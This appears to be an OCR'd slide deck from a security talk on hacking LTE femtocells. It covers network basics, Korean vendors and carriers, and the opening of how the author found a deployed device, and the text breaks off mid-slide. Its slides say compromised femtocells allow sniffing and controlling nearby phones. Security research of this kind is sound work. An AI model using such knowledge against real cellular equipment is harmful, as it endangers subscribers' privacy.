FemtoCell Hacking

From Zero to Zero Day!

singi (jeonghoon shin)
fb : @sjh21a

Who Am I?

- Researcher at ***
- Software bug researcher
- mentor of the B.o.B

(an education program in search of Korea's next generation security leader.)

- a.k.a singi
  - **fb : @sjh21a**

Today, Talk Point

0x00. Basic LTE Network


0x01. Femtocell Vendors in South Korea

0x02. How i pwn femtocell device?

0x03. reach to HeMS / pwned!

0x04. when got femto control, what can you do?

Basic LTE Network




Basic LTE Network

- UE (User Equipment)
  - Mobile device
- FAP (Femto Access-Point)
  - It Connects to the service provider’s network via broadband.
- **SeGW (Security Gateway)**
  - Border gateway of the operator’s core network
  - installed in an operator’s network
- **Femto-GW (Femtocell Gateway)**
  - Provision itself
  - Interact with core network entities
  - Installed in an operator’s network

What is femtocell?

- Small Base Station
- Gap Filler
  - Out of Service Area
  - Cell area : 10~12m




- In LTE Standard, defined to Home evolved Node B(HeNB)
  - 3G? Home Node B (HNB)
- Recently, called to “Small Cell”, which is better? :]

why femtocell?

- Vital part of the LTE network.
  - already been widespread.
- Easily can sniff the mobile device packets.
- Can control the mobile devices connected to the femtocell.

a few years later?



Femtocell Vendors/devices

소형셀 기지국 L1 칩셋	소형셀 기지국 L2/L3 솔루션	소형셀 기지국 장비
BROADCOM.	Aricent	AIRVANA
CAVIUM	CAVIUM	Alcatel·Lucent
Coherent Logix™	MIMOON	CISCO
freescale	radisys.	ERICSSON
intel		HUAWEI
QUALCOMM		ip access
Texas Instruments		NOKIA
		NEC
		SpiderCloud Wireless
		SAMSUNG
		Innowireless
		Aritel
		Contela, Inc.
		SAMJI
		Juni

Femtocell Service Providers in South Korea

SK telecom world

olleh kt

LG U+


Femtocell Vendors in South Korea

SK telecom world	InnoWireless Contela … …
olleh kt	InnoWireless JuniKorea … …
LG U+	CNSLink …

Femtocell Vendors in South Korea

- In South Korea, femtocell device are not sell to individuals.
  - one of reason is that is under development.
  - they’re testing on public LTE network.
    - As know you, LTE is **All over IP!** :D

LTE Network Overview



How I pwn Femtocell device?

- **In Case #1**,
- started from zero. because, i never touch/have any femtocell device
- I searched on web, any femtocell informations.
  - I focus on internet news/articles
  - “Google Search” is best of best hacking tool! :D

How I pwn Femtocell device?

- femto is installed to **Gangnam Station** Starbucks.

The Smartest Sharing [redacted] 스마트 Q&A

Q1. 차세대 펨토셀 기술이 적용되면 어떤 점이 좋아지나요?

A1. - 펨토셀 구축으로 펨토셀 내 체감속도가 획기적으로 개선되고, 가입자 상승에 따른 속도 저하 영향 최소화가 가능합니다. 그리고 매크로 셀과의 오프로딩으로 매크로 서비스 지역내 사용자 품질이 개선됩니다.

Q2. 차세대 펨토셀 기술이 적용되면 데이터속도가 빨라진다는데, kt 고객은 모두 해당 서비스를 제공받을 수 있나요?


A2. 펨토셀이 설치 된 모든 곳에서 KT LTE 고객에게 자동적으로 서비스 가능합니다. 단, 